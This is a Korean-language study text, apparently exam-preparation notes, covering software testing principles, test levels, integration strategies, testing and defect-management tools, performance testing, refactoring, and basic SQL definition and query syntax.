제7장 애플리케이션 테스트 관리

제1절 애플리케이션 테스트케이스 설계

- 개발하고자 하는 응용소프트웨어의 특성을 반영한 테스트 방식, 대상과 범위를 결정하여 테스트케이스를 작성 할 수 있다.
- 개발하고자 하는 응용소프트웨어의 특성을 반영한 테스트 방식, 대상과 범위가 적용된 시나리오를 정의할 수 있다.
- 애플리케이션 테스트 수행에 필요한 테스트 데이터, 테스트 시작 및 종료 조건 등을 준비 할 수 있다.

1. 애플리케이션 테스트

(1) 개요
① 소프트웨어 시험이란 결함(fault)을 찾기 위해 소프트웨어를 작동시키는 일련의 행위와 절차를 말한다.
② 시험은 시험사례(Test Case)들을 만들어 진행한다.
③ 디버깅(Debugging)은 소프트웨어가 시험사례 통과시 발견된 결함을 제거시키는 작업을 말한다.

(2) 특징
① 시험은 오류의 유입을 최소화할 수 있으며, 테스트를 개발 초기 단계부터 계획하여 꾸준히 시행하는 것으로 본다면 단순히 오류를 발견하는 작업만은 아니라 할 수 있다.
② 완벽한 시험는 불가능하며, 시험에서 발견된 문제가 없다고 하여 프로그램에 오류가 없다고 할 수는 없다.
③ 시험과정을 통해서 모든 오류가 발견, 수정될 수는 없지만 효율적인 시험이 될 수 있도록 시험계획을 수립하여야 한다.

(3) 시험의 경제성
- 소프트웨어 개발 노력 분포도는 40(분석-설계) - 20(구현) - 40(시험)을 따른다.

(4) 애플리케이션 테스트 기본 원리
① 오류를 최소화시킬뿐 완벽한 테스트는 불가능하다.
② 테스트는 개발조와는 별도의 시험조에서 수행한다.
③ 살충제 패러독스(Presticide Paradox) : 동일한 테스트 케이스로 반복적으로 테스트를 실행하면 결함을 발견할 수 없으므로 주기적으로 테스트 케이스를 보완하고 개선해야 한다.
④ 테스팅은 정황(Context)에 의존 : 정황과 비즈니스 도메인에 따라 테스트를 다르게 수행하여야 한다.
⑤ 오류-부재의 궤변(Absence of Errors Fallacy) : 사용자의 요구사항을 만족하지 못하는 오류를 발견하고 그 오류를 제거하였다 해도, 해당 애플리케이션의 품질이 높다고 말할 수 없다.
⑥ 결함 집중(Defect Clustering) : 애플리케이션 결함의 대부분은 소수의 특정한 모듈에 집중되어 존재한다. 파레토 법칙(20%의 코드에서 전체 결함 80%가 발견된다.)

2. 테스트 케이스

(1) 테스트 케이스의 정의
- 소프트웨어가 목표하는 보장성을 만족할 수 있도록 최적의 테스트 케이스로 가능한 많은 결함을 발견 할 수 있어야 한다.

(2) 테스트 케이스 작성 절차

① 참조 문서 수집 : 시험 계획서에 명시된 테스트 케이스 작성지침과 수준을 고려하여 테스트 설계에 필요한 분석/설계 문서를 수집한다.

② 테스트 케이스 작성 : 테스트 설계기법을 이용하여 테스트 케이스를 작성한다.

③ 내부 검토 : 아키텍처, 관리자, 기획자, 개발자, 테스터 등이 작성된 테스트 케이스의 적정성을 검토한다.

④ 요구사항 대비 커버리지 분석 ; 테스트 케이스가 어느 정도 요구사항을 반영하는가에 대한 분석으로 테스트 가능한 요구사항이 모두 테스트 케이스에 반영되었는지 확인한다.

⑤ 승인 : 작성된 테스트 케이스를 고객, 기획자, 관리자 등의 승인을 획득한다.

3. 테스트의 종류
1) 테스트 단계에 의한 분류
① 모듈 시험 : 독립적인 환경에서 하나의 모듈만을 테스트
② 통합 시험 : 시스템 모듈간의 상호 인터페이스에 관한 테스트. 즉, 모듈간의 데이터 이동이 원하는 대로 이루어지고 있는가를 확인하는 작업
③ 확인 시험 : 사용자의 요구사항을 만족하는지를 확인하는 테스트
④ 시스템 시험 : 시스템이 초기의 목적에 부합하는지에 대한 테스트

2) 테스트 목적에 의한 분류
① 기능 시험 : 주어진 입력에 대한 기대되는 출력제공 여부 시험
② 성능 시험 : 응답시간, 처리량, 메모리 활용도, 처리속도 등
③ 스트레스 시험 : 정보의 과부하시, 최저조건 미달-최고조건 초과시, 물리적 충격과 변화시 반응 정도
④ 복잡도 시험 : 소프트웨어에 내재되어 있는 논리경로의 복잡도를 평가하는 구조시험

3) 시각에 의한 분류
① 검증(Verification)
- 개발자의 시각에서 시스템이 명세서대로 만들어졌는지를 점검하는 것이다.
- 각 단계에서 입력으로 제공된 제품들과 표준에 기준하여 정확성과 일치성을 보장하기 위한 것이다.
② 확인(Validation)
- 사용자의 시각에서 고객의 요구사항이 올바르게 구현되었는지를 점검하는 것이다.
- 규정된 요구사항에 따르는지를 보장하기 위해 소프트웨어를 평가하는 과정이다.

4) 테스트 방법에 의한 분류
① 블랙박스 시험(Black Box Testing) : 소프트웨어 외부명세서를 기준으로 그 기능, 성능을 시험
② 화이트박스 시험(White Box Testing) : 소프트웨어 내부의 논리적 구조를 시험

※ 코드 커버리지
① 구문 커버리지(statement) : 프로그램 내의 모든 명령문을 적어도 한번 수행하는 테스트케이스
② 결정 커버리지(decision) : 프로그램 내의 전체 결정문이 적어도 한번은 참과 거짓의 결과를 수행하는 테스트케이스
③ 조건 커버리지(condition) : 결정 명령문 내의 각 조건이 적어도 한번은 참과 거짓의 결과가 되도록 수행하는 테스트케이스
④ 조건-결정 커버리지(condition-decision) : 전체 조건식 뿐만 아니라 개별 조건식도 참 한번, 거짓 한번 결과가 되도록 수행하는 테스트케이스
⑤ 변경 조건-결정 커버리지(modified condition-decision) : 각 개별 조건식이 다른 개별 조건식에 영향 받지 않고 전체 조건식에 독립적으로 영향을 주도록 하는 테스트케이스
⑥ 다중 조건 커버리지(multiple condition) : 결정 포인트내에 있는 모든 개별식 조건의 모든 조합을 고려한 커버리지

5) 프로그램 실행 여부에 따른 분류
① 정적 테스트 : 프로그램을 실행하지 않고 명세서나 소스코드를 대상으로 분석하는 테스트(인스펙션, 워크수루, 코드검사)
② 동적 테스트 : 프로그램을 실행하여 결함을 발견하는 테스트이다.(화이트박스 테스트, 블랙박스 테스트)

4. 테스트 레벨

(1) 모듈 시험(단위 시험, Unit Test)
- 단위 테스트에는 정형화되지 않은 기술이 많이 사용된다.
- 코딩이 끝난 후 설계의 최소 단위인 모듈에 초점을 두고 검사하는 단계
- 화이트박스 검사 기법 적용

① 검사 내용
㉠ 모듈 인터페이스 시험 ㉡ 자료구조 시험
㉢ 실행 경로 시험 ㉣ 오류 처리 시험
㉤ 경계 처리 시험

(2) 통합시험(Integration Test)
- 단위검사가 끝난 모듈들을 하나로 결합하여 시스템으로 완성하는 과정에서의 검사이다.
- 모듈간의 인터페이스와 연관된 오류를 밝히기 위한 검사와 함께 프로그램 구조를 구축하는 체계적인 기법이다.
- 시스템을 구성하는 모듈사이의 인터페이스와 결합을 테스트하며, 시스템 전체의 기능과 성능을 테스트한다.
- 통합시험은 시스템을 구성하는 여러 모듈을 어떤 순서로 결합하여 테스트할 것이냐에 따라 동시식(Big-Bang), 하향식(Top-down), 상향식(Bottom-up), 연쇄식(Threads) 등이 있다.

(3) 시스템 시험(System Test)
- 모든 모듈들은 하나의 시스템으로 작동하게 된다. 사용자의 모든 요구를 하나의 시스템으로서 완벽하게 수행하기 위해서는 아래와 같은 다양한 시험들이 필요하다.

① 외부 기능 테스트(function test)
- 소프트웨어에 대한 외부로부터의 시각에서 요구분석 단계에서 정의된 외부명세(external specification)의 충족성을 테스트한다.

② 내부 기능 테스트(facility test)
- 사용자의 상세기능 요구를 요구명세서의 문장 하나 하나를 짚어가며 테스트한다.

③ 부피 테스트(volume test)
- 소프트웨어로 하여금 상당량의 데이터를 처리해 보도록 여건을 조성하는 것이다.

④ 스트레스 테스트(stress test)
- 소프트웨어에게 다양한 스트레스를 가해 보는 것으로 민감성 테스트(sensitivity test)라고 불리기도 한다.

⑤ 성능 테스트(performance test)
- 소프트웨어의 효율성을 진단하는 것으로서 응답속도, 처리량, 처리속도 등을 테스트한다.

⑥ 호환성 테스트(compatibility test)
- 많은 소프트웨어들은 이미 사용중인 소프트웨어의 대체용일 가능성이 높기 때문에 기존 소프트웨어와 호환성을 따져본다.

⑦ 신뢰성 테스트(reliability test)
- 소프트웨어가 오류을 발생시키고 고장(failure)을 내는 정도를 테스트한다.

⑧ 복구 테스트(recovery test)
- 소프트웨어가 자체결함이나 하드웨어 고장이나 데이터의 오류로부터 어떻게 회복하느냐를 평가하는 것이다

⑨ 보수 용이성 테스트(serviceability test)
- 고장 진단, 보수절차 및 문서 유지보수 단계에서의 작용을 얼마나 용이하도록 하고 있는가를 테스트한다.

(4) 인수 시험(Validation Testing, 확인 시험)
1) 개요
① 사용자측 관점에서 소프트웨어가 요구를 충족시키는가를 평가
② 하나의 소프트웨어 단위로 통합된 후 요구사항 명세서를 토대로 진행한다. 명세서에는 유효성 기준(Validation Criteria)절을 포함하고 있다.
③ 개발 집단이 사용자 집단을 대신하여 검토회(Review, Inspection, Walkthrough) 등 일정한 방법을 사용하면서 품질보증에 임하는 것

2) 알파 테스트와 베타 테스트

① 알파 테스트
㉠ 특정 사용자들에 의해 개발자 위치에서 테스트를 실행한다. 즉, 관리된 환경에서 수행된다.
㉡ 본래의 환경에서 개발자가 사용자의 “어깨 너머”로 보고 에러와 문제들을 기록하는 것을 다룬다.
㉢ 통제된 환경에서 일정기간 사용해 보면서 개발자와 함께 문제점들을 확인하며 기록한다.

② 베타 테스트
㉠ 최종 사용자가 사용자 환경에서 검사를 수행한다. 개발자는 일반적으로 참석하지 않는다.
㉡ 발견된 오류와 사용상의 문제점을 기록하여 추후에 반영될 수 있도록 개발조직에게 보고해 주는 형식을 취한다.

5. 테스트 시나리오

(1) 테스트 시나리오의 개요
① 테스트 시나리오는 테스트 할 수 있는 모든 기능을 말하는 것으로 테스트 조건 또는 테스트 가능성이라고 한다.
② 여러 개의 테스트 케이스들의 집합을 수행하기 위한 동작 순서를 기술한 문서를 말하는 것으로 테스트 절차 명세라고 할 수 있다.

(2) 테스트 시나리오 작성 목적
① 다양한 이해 관계자가 승인하여 테스트 중인 소프트웨어가 철저하게 테스트되었는지 확인할 수 있다.
② 소프트웨어의 종단 간 기능을 연구하기 위해 테스트 시나리오가 중요한 역할을 한다.
③ 최대한의 테스트 커버리지를 보장할 수 있다.

(3) 테스트 시나리오 작성 절차
① 요구사항 문서 리딩
② 각 요구사항에 대해 가능한 사용자 행동 및 목표 파악
③ 적절한 분석 후에 소프트웨어의 각 기능을 검증하는 다양한 테스트 시나리오 나열
④ 추적성 매트릭스 생성 : 가능한 모든 테스트 시나리오를 나열하면 각 요구사항에 대한 테스트 시나리오가 있는지 확인 위해 필요
⑤ 생성된 시나리오 검토

제2절 애플리케이션 통합 테스트

- 개발자 통합테스트 계획에 따라 통합 모듈 및 인터페이스가 요구사항을 충족하는지에 대한 테스트를 수행할 수 있다.
- 개발자 통합테스트 수행 결과 발견된 결함에 대한 추이 분석을 통하여 잔존 결함을 추정할 수 있다.
- 개발자 통합테스트 결과에 대한 분석을 통해 테스트의 충분성 여부를 검증하고, 발견된 결함에 대한 개선 조치사항을 작성할 수 있다.

1. 결함관리 도구
- 테스트 수행 후 발생한 결함들이 다시 발생되는 것을 방지하기 위하여 결함을 추적하고 관리하는 활동을 결함 관리라고한다.

- 결함 관리 시스템 (Defect Management System)
- 버그 추적 시스템 (Bug Tracking System)
- 이슈 관리 시스템 (Issue Tracking System)

(1) 결함관리 상용도구
- HP QC (Quality Center)
- IBM Clear Quest
- JIRA

(2) 결함관리 오픈소스 도구
- Bugzilla : 설치가 다소 어렵지만, 다양한 플러그인 기능을 제공(프로젝트 관리도구, 이클립스 등)
- Trac : 버그 관리, 개발 Task용 이슈 관리, 소스 코드 형상 관리 및 위키 기반의 문서 관리
- Mantis : 버그 관리에 최적화, 설치와 사용법이 매우 용이, 일반적으로 결함만 관리한다면 Mantis 많이 권장

2. 테스트 자동화 도구
- 테스트 자동화 도구는 테스트에 포함되는 여러 과정들을 자동적으로 지원하여 생산성 및 일관성을 향상시킬 수 있다.

(1) 자동화된 테스팅의 필요성
- 수동 테스팅의 모든 작업 흐름, 모든 분야, 모든 부정적인 시나리오들이 시간과 비용을 소비한다.
- 수동적으로 다양한 언어로 된 사이트들을 테스트하는 것은 어렵다.
- 자동화는 사람의 개입을 요구하지 않는다. 본인이 현장에 있지 않아도 밤새도록 자동화된 테스트를 실행할 수 있다.
- 자동화는 테스트 실행 속도를 향상시킨다.
- 자동화는 테스트 범위를 넓히는 데에 도움을 준다.
- 수동 테스팅은 다소 지루해 질 수 있기 때문에 실수를 범하기 쉽다.

(2) 테스트 자동화 도구

① QTP
- HP의 기능적 테스팅 툴이다.
- QTP는 종합적인 테스트 운영 툴인 Quality Center와 함께 사용될 수 있다.

② Rational Robot
- IBM의 툴이며, ERP 애플리케이션과 마찬가지로 클라이언트/서버, 전자 상거래를 위한 회귀, 기능적, 환경 설정(configuration) 테스트를 자동화하기 위해 사용된다.


③ Selenium
- 오픈소스 웹 자동화 툴이며, 모든 종류의 웹 브라우저들을 지원한다.

3. 통합 테스트

(1) 통합 테스트의 개요
- 단위검사가 끝난 모듈들을 하나로 결합하여 시스템으로 완성하는 과정에서의 검사이다.
- 모듈간의 인터페이스와 연관된 오류를 밝히기 위한 검사와 함께 프로그램 구조를 구축하는 체계적인 기법이다.
- 시스템을 구성하는 모듈사이의 인터페이스와 결합을 테스트하며, 시스템 전체의 기능과 성능을 테스트한다.
- 통합시험은 시스템을 구성하는 여러 모듈을 어떤 순서로 결합하여 테스트할 것이냐에 따라 동시식(Big-Bang), 하향식(Top-down), 상향식(Bottom-up), 연쇄식(Threads) 등이 있다.

(2) 동시식 방안(Big-Bang Approach, 비점진적 통합, 차분 통합 검사)
- 단계적으로 통합하는 절차 없이 모든 모듈이 한꺼번에 결합되어 하나로 시험한다.
- 혼란스럽고, 결함의 원인 발견이 어려우며 통합기간이 훨씬 많이 소요되므로 바람직하지 않다.

(3) 하향식 통합
① 특징
㉠ 주프로그램으로부터 그 모듈이 호출하는 다음 레벨의 모듈을 테스트하고, 점차적으로 하위 모듈로 이동하는 방법
㉡ 드라이버는 필요치 않고 통합이 시도되지 않은 곳에 스텁이 필요, 통합이 진행되면서 스텁은 실제 모듈로 교체
㉢ 검사제어 소프트웨어 : Stub - 모듈의 부수적인 인터페이스를 사용하는 가짜 모듈(입출력 흉내만 내는 무기능 모듈)
㉣ 깊이 우선 통합, 너비 우선 통합



[하향식 통합]

② 순서
㉠ 주 모듈을 드라이버로 사용하고, 주 모듈의 하위 모듈들을 스텁으로 대신한다.
㉡ 깊이 우선 또는 너비 우선 등의 통합방식에 따라 하위 스텁들을 실제모듈과 대체한다.
㉢ 각 모듈이 통합될 때마다 시험을 실시한다.
㉣ 시험이 통과할 때마다 또 다른 스텁이 실제 모듈로 대체된다.
㉤ 새로운 오류가 발생하지 않음을 보장하기 위해 회귀 시험을 실시한다.

③ 장 • 단점
㉠ 장점 : 하위모듈 시험이 끝난 상위모듈을 이용하므로 시험환경이 실제 가동 환경과 유사, 주요 기능을 조기에 시험, 처음부터 독립된 소프트웨어 구조를 갖춤
㉡ 단점 : 병행작업이 어렵다. 스텁이 필요하다

(4) 상향식 통합
① 특징
㉠ 시스템 하위 레벨의 모듈로부터 점진적으로 상위 모듈로 통합하면서 테스트하는 기법
㉡ 스텁은 필요치 않고 드라이버가 필요
㉢ 검사제어 소프트웨어 : Driver - 시험사례를 입력받고, 시험을 위해 받은 자료를 모듈로 넘기고, 관련된 결과를 출력하는 메인 프로그램

② 순서
㉠ 하위 모듈은 소프트웨어의 부수적 기능을 수행하는 클러스터(cluster)로 조합한다.
㉡ 각 클러스터의 시험을 위한 시험 사례 입출력을 조정하도록 드라이버를 개발한다.
㉢ 각 클러스터를 시험한다.
㉣ 드라이버를 제거하고 클러스터는 위로 이동하며 소프트웨어 구조를 상향식으로 만들어간다.
㉤ 최종 드라이버 대신 주프로그램을 대체시키고 전체적인 소프트웨어 구조를 완성한다.

③ 장 • 단점
㉠ 장점 : 초기단계부터 병행작업이 가능, 불필요한 개발(스터브)을 피함, 철저한 모듈단위의 시험이 가능
㉡ 단점 : 인터페이스의 시험이 가정에 의해 이루어지며, 마지막 단계까지 독립된 소프트웨어 형태를 갖지 못함

(5) 연쇄식(Threads) 통합
- 특수하고 중요한 기능을 수행하는 최소 모듈 집합을 먼저 구현하고 보조적인 기능의 모듈은 나중에 구현하여 테스트한 후 계속 추가한다.
- 제일 먼저 구현되고 통합될 모듈은 중심을 이루는 기능을 처리하는 모듈의 최소 집합이다. 이렇게 점차적으로 구축된 스레드에 다른 모듈을 추가시켜 나간다.

1) 샌드위치형 통합
① 하위 수준에서는 상향식 통합을, 상위 수준에서는 하향식 통합을 진행하며 최적의 시험 환경을 지원하는 방식

② 샌드위치 시험은 우선적으로 통합을 시도할 중요 모듈(Critical Module)을 선정하여 중요 모듈로부터 쌍방향으로 통합을 진행한다. 중요 모듈은 다음과 같은 특성을 지닌 모듈이 좋다.
㉠ 사용자의 요구 기능을 많이 발휘하는 모듈
㉡ 계층구조의 상위에 위치하여 제어기능을 갖춘 모듈
㉢ 구조가 복잡하거나 오류 발생률이 높은 모듈
㉣ 분명한 성능 요구를 충족시켜야 하는 모듈

2) 회귀 시험(Regression Testing)
변경된 소프트웨어 컴포넌트에 초점을 맞춘 테스트

① 새로운 결함발생의 가능성에 대비하여 이미 실시했던 시험 사례들의 전부 혹은 일부를 재실시하여 시험하는 것이다.
② 변화들이 의도하지 않은 부작용을 전파하지 않는 것을 확인하기 위해 실시한다.
③ 모든 시험 사례를 재실행하거나 자동화한 Capture/Playback Tools을 사용하여 수동적으로 수행될 수 있다.

제3절 애플리케이션 성능 개선

- 애플리케이션 테스트를 통하여 애플리케이션의 성능을 분석하고, 성능 저하 요인을 발견할 수 있다.
- 코드 최적화 기법, 아키텍쳐 조정 및 호출 순서 조정 등을 적용하여 애플리케이션 성능을 개선할 수 있다.
- 프로그래밍 언어의 특성에 대한 이해를 기반으로 소스코드 품질 분석 도구를 활용하여 애플리케이션 성능을 개선할 수 있다.

1. 애플리케이션 성능 분석

애플리케이션 성능은 최소한의 자원을 사용하여 사용자가 요구한 많은 기능을 신속하게 처리할 수 있는 정도를 나타낸다.

(1) 애플리케이션의 성능을 측정하기 위한 지표
① 처리량(Throughput) : 애플리케이션이 주어진 시간에 처리할 수 있는 트랜잭션의 수
② 응답 시간(Response Time) : 애플리케이션에 요청을 전달한 시간부터 응답이 도착할때까지 걸린 시간
③ 반환 시간(Turnaround Time, 경과 시간) : 사용자가 요구를 입력한 시점부터 트랜잭션 처리 후 출력이 완료할 때까지 걸리는 시간
④ 자원 사용률 : 애플리케이션이 트랜잭션을 처리하는 동안에 사용하는 자원 사용률(CPU 사용량, 메모리 사용량, 네트워크 사용량)

(2) 애플리케이션 성능 분석 절차
① 성능 점검을 위하여 성능 테스트 도구와 시스템 모니터링 도구를 파악
② 점검 계획서 작성
③ 성능 측정을 위한 시험사례 작성
④ 성능 테스트 수행
⑤ 테스트 결과 분석 및 성능 저하 요인 분석

※성능 테스트 도구 : JMeter, OpenSTA, LoadUI 등

※ 성능 테스트
- Load 테스트 : 시스템의 성능을 벤치 마크하기 위한 테스트이다. 부하(Load)를 순차적으로 증가시키면서 응답시간이 급격히 증가하거나 처리량이 더 이상 증가하지 않는 등 비정상 상태가 발생하는 임계점을 찾아낸다.
- Stress 테스트 : 임계값 이상의 요청이나 비정상적인 요청을 보내 비정상적인 상황의 처리 상태를 확인하고 시스템의 최고 성능 한계를 측정하기 위한 테스트이다.
- Spike 테스트 : 갑자기 부하(Workload)가 증가하였을 때 요청이 정상적으로 처리되는지 그 업무 부하가 줄어들때 정상적으로 반응하지는지를 확인하기 위한 테스트이다.
- Stability 테스트 : 긴 시간 동안 테스트를 진행해서 테스트 시간에 따른 시스템의 메모리 증가, 성능 정보의 변화 등을 확인하는 테스트이다.

2. 애플리케이션 성능 개선

(1) 코드 최적화

① 코드 최적화의 개요

- 코드 최적화는 동등한 의미를 가지면서 실행시간이나 메모리를 줄이는 것이라 할 수 있다.
- 크기가 작고 보다 빠르며 기억장소 요구량이 작은 코드로 개선하는 것이다.
- 최적화는 나쁜 코드(bad code)를 읽기 쉽고 변경 및 추가가 쉬운 클린 코드(clean code)를 작성하는 것이다.
- 나쁜 코드(bad code) : 로직을 이해하기 어렵게 작성된 코드이며, 동일한 처리 로직이 중복되게 작성된 코드라든지 코드의 로직이 서로 얽혀 있는 스파게티 코드가 여기에 속한다.
- 클린 코드(clean code) : 잘 적성되어 가독성이 높고 단순하고 의존성을 줄이고 중복을 최소화하여 잘 정리된 코드이다.

② 코드 최적화 규칙

- 코드를 최적화하기 위한 가장 중요한 것은 프로그램을 이루는 각각의 모듈 중 어느 부분이 느리게 작동하거나, 큰 메모리를 소비하는지를 찾아내어야 한다.
- 컴파일러의 버전과 종류, 만들고자 하는 애플리케이션의 특징을 고려해야 한다.
- 느슨한 결합을 지향하여 부품간의 상호의존성을 최소화한다.
- 표준적인 코딩 형식을 사용하며, 주석문은 반드시 작성한다.

(2) 코드 리팩토링(Refactorying)

1) 리팩토링의 정의

- SW를 보다 쉽게 이해할 수 있고 적은 비용으로 수정할 수 있도록 겉으로 보이는 동작의 변화 없이 내부구조를 변경하는 것 → 프로그램의 가치 상승
- Code smell을 고치고 다듬는 과정

2) 리팩토링의 목적

- SW의 디자인을 개선시킴
- SW를 이해하기 쉽게 만듦
- 버그를 찾는 데 도움을 줌
- 프로그램을 빨리 작성할 수 있게 도와 줌

※참고) 프로그래밍의 가치

- 당장 수행되어 작업에 도움이 되는 가치
- 향후 변경이나 필요에 대비한 가치

3) 리팩토링 시기

- 기능을 추가할 때
- 버그를 수정할 때
- 코드를 검토할 때

4) 코드스멜과 리팩토링 대상

① 코드스멜

- 읽기 어려운 프로그램
- 중복된 로직을 가진 프로그램
- 실행 중인 코드를 변경해야 하는 특별 동작을 요구하는 프로그램
- 복잡한 조건이 포함된 프로그램

② 리팩토링 대상

- 중복코드
- 긴 메소드명
- 큰 클래스
- 긴 파라미터 리스트
- Switch Parameter
- 병렬 상속 구조
- Lazy Class
- Data Class
- 불충분한 Library Class


5) 리팩토링 프로세스

① 소규모의 변경: 단일 리팩토링

② 코드가 전부 잘 작동되는지 테스트

③ 전체가 잘 작동하면 다음 리팩토링 단계로 전진

④ 작동하지 않으면 문제를 해결하고 리팩토링한 것을 Undo하여 시스템이 작동되도록 유지



6) 리팩토링 메소드 기법

① Extract Method : 그룹으로 함께 묶을 수 잇는 코드 조각이 있으면, 코드의 목적이 잘 드러나도록 메소드의 이름을 지어 별도의 메소드로 뽑아낸다.

② Move Method : 메소드가 자신이 정의된 클래스보다 다른 클래스의 기능을 더 많이 사용하고 있다면, 이 메소드를 가장 많이 사용하고 있는 클래스에 비슷한 몸체를 가진 새로운 메소드를 만든다.

③ Rename Method : 메소드의 이름이 그 목적을 드러내지 못하고 있다면 메소드의 이름을 바꾼다.

④ Pull Up Method : 동일한 일을 하는 메소드를 여러 서브클래스에서 가지고 있다면, 이 메소드를 수퍼클래스로 옮긴다.

(3) 소스코드 품질분석 도구

① 소스코드 품질분석 도구의 개요

- 소프트웨어 산업으로의 다양성 확대, 기능 확장, 복잡도 증가 등의 이유로, 소프트웨어 검증, 테스팅 등의 품질 관련한 부분이 중요해지고 있으며, 이에 품질분석 도구는 더 중요한 요소가 되고 있다.
- 소스코드 품질분석 도구는 정적/동적 분석 도구로 나눌수 있다.

② 정적 분석 도구

- 소스코드의 실행없이 코드 자체만으로 코드를 분석하는 도구이다.
- 코딩 스타일 적정 여부, 잔재 결함 여부, 코딩 표준 준수 여부 등 확인
- cppcheck, pmd, checkstyle 등

cppcheck	C++ 코드에 대한 오버플로우, 메모리 누수 등 분석
pmd	소스 코드에 대한 사용되지 않는 변수, 최적화되지 않은 코드 등 결함을 유발할 수 있는 코드 검사
checkstyle	자바 코드가 소스 코드 표준을 따르고 있는지 검사

③ 동적 분석 도구

- 프로그램을 실행하여 코드를 분석하는 도구이다.
- Valgrind, Avalanche 등

Valgrind	프로그램에 존재하는 메모리 및 쓰레드 결함 등 분석
Avalanche	프로그램에 대한 결함 및 취약점 분석. Valgrind 프레임워크 기반

제8장 SQL 응용

1. SQL

- SQL(구조적 질의어) : IBM에서 개발된 데이터베이스에 사용되는 언어.
- 1974년 IBM 연구소에서 발표한 SEQUEL(Structured English QUEry Language)에 연유.
- IBM뿐만 아니라 ORACLE, INFORMIX, SYBASE, INGRES 등과 같은 다른 회사에서도 채택하게 되었다.

- SQL의 특징
  - · 관계대수와 관계해석을 기초로한 고급 데이터 언어.
  - · 이해하기 쉬운 형태.
  - · 대화식 질의어로 사용 가능.
  - · 데이터 정의, 데이터 조작, 제어 기능 제공.
  - · COBOL, C, PASCAL 등이 언어에 삽입.
  - · 레코드 집합 단위로 처리.
  - · 비절차적 언어.

(1) SQL 정의어
— 스키마, 도메인, 테이블, 뷰, 인덱스를 정의하거나 제거하는데 사용.

1) CREATE 문
— 스키마, 도메인, 테이블, 뷰, 인덱스의 정의에 사용.

① 스키마 정의
- 구문

```
CREATE SCHEMA 스키마_이름 AUTHORIZATION 사용자_id
```

② 도메인 정의
- 구문

```
CREATE DOMAIN 도메인_이름 데이터_타입
```

③ 테이블 정의

- 구문

```
CREATE TABLE 테이블_명
 ( {열_이름  데이터_타입 [NOT NULL][DERAULT 묵시값] }
   [PRIMARY KEY (열_이름)]
   {[UNIQUE(열_이름)]}
   {[FOREIGN KEY(열_이름) REFERENCES 기본테이블]}
    [ON DELETE 옵션]
    [ON UPDATE 옵션]
    [CHECK (조건식)] )
 ※{  } : 반복을 의미, [  ] : 생략을 의미
```

- SQL 테이블에는 기본 테이블(base table), 뷰 테이블(view table), 임시 테이블(temporary table)이 있다.
- FOREIGN KEY는 참조 무결성을 나타내는데 참조하는 행의 삭제나 변경 시 무결성 제약 조건이 위반될 때 취해야 할 조치를 첨가할 수 있으며, 옵션에는 NO ACTION, CASCADE, SET NULL, SET DEFAULT 가 있다.

ex)

```
CREATE TABLE 직원
    (사번 CHAR(15),
     이름 CHAR(4) NOT NULL,
     부서번호 CHAR(10),
     경력 INT,
     주소 VARCHAR(250),
     기본급 INT,
     PRIMARY KEY (사번),
     FOREIGN KEY (부서번호) REFERENCES 부서(부서번호),
     CHECK 기본급 >= 1000000);
```

④ 인덱스 정의 : CREATE INDEX 문에 의해 생성, 시스템이 자동적으로 관리.

```
CREATE [UNIQUE] INDEX 인덱스_이름
          ON 테이블_이름 ( {열_이름 [ASC | DESC]} )
          [CLUSTER] ;
```


2) ALTER 문

— 기존 테이블에 대해 새로운 열의 첨가, 값의 변경, 기존 열의 삭제 등에 사용.

- 구문

```
ALTER TABLE 테이블_이름 ADD 열_이름 데이터_타입
ALTER TABLE 테이블_이름 ALTER 열_이름 SET DEFAULT 값
ALTER TABLE 테이블_이름 DROP 열_이름 CASCADE
```

※ ADD : 열 추가, ALTER : 값 변경, DROP : 열 삭제

3) DROP 문

— 스키마, 도메인, 테이블, 뷰, 인덱스 제거시 사용. (전체 삭제)

- 구문

```
DROP SCHEMA 스키마_이름 [CASCADE or RESTRICTED]
DROP DOMAIN 도메인_이름 [CASCADE or RESTRICTED]
DROP TABLE 테이블_이름 [CASCADE or RESTRICTED]
DROP INDEX 인덱스_이름
```

※ RESTRICTED : 삭제할 요소가 참조 중이면 삭제되지 않는다.

※ CASCADE : 삭제할 요소가 참조 중이더라도 삭제된다.

(2) SQL 조작어

1) 검색문(SELECT)

- 구문

```
SELECT 열_이름(검색 대상)
FROM 테이블_이름
[WHERE 조건]
[GROUP BY 열_이름 [HAVING 조건] ]
[ORDER BY 열_이름 [ASC or DESC] ]
```

① GROUP BY : 그룹으로 나누어준다.

② HAVING : 그룹에 대한 조건 (GROUP BY 사용시)

③ ORDER BY : 정렬 수행.

④ 부분 매치 질의문 : % → 하나 이상의 문자, _ → 단일 문자.

※부분 매치 질의문 에서는 '=' 대신 LIKE 사용.

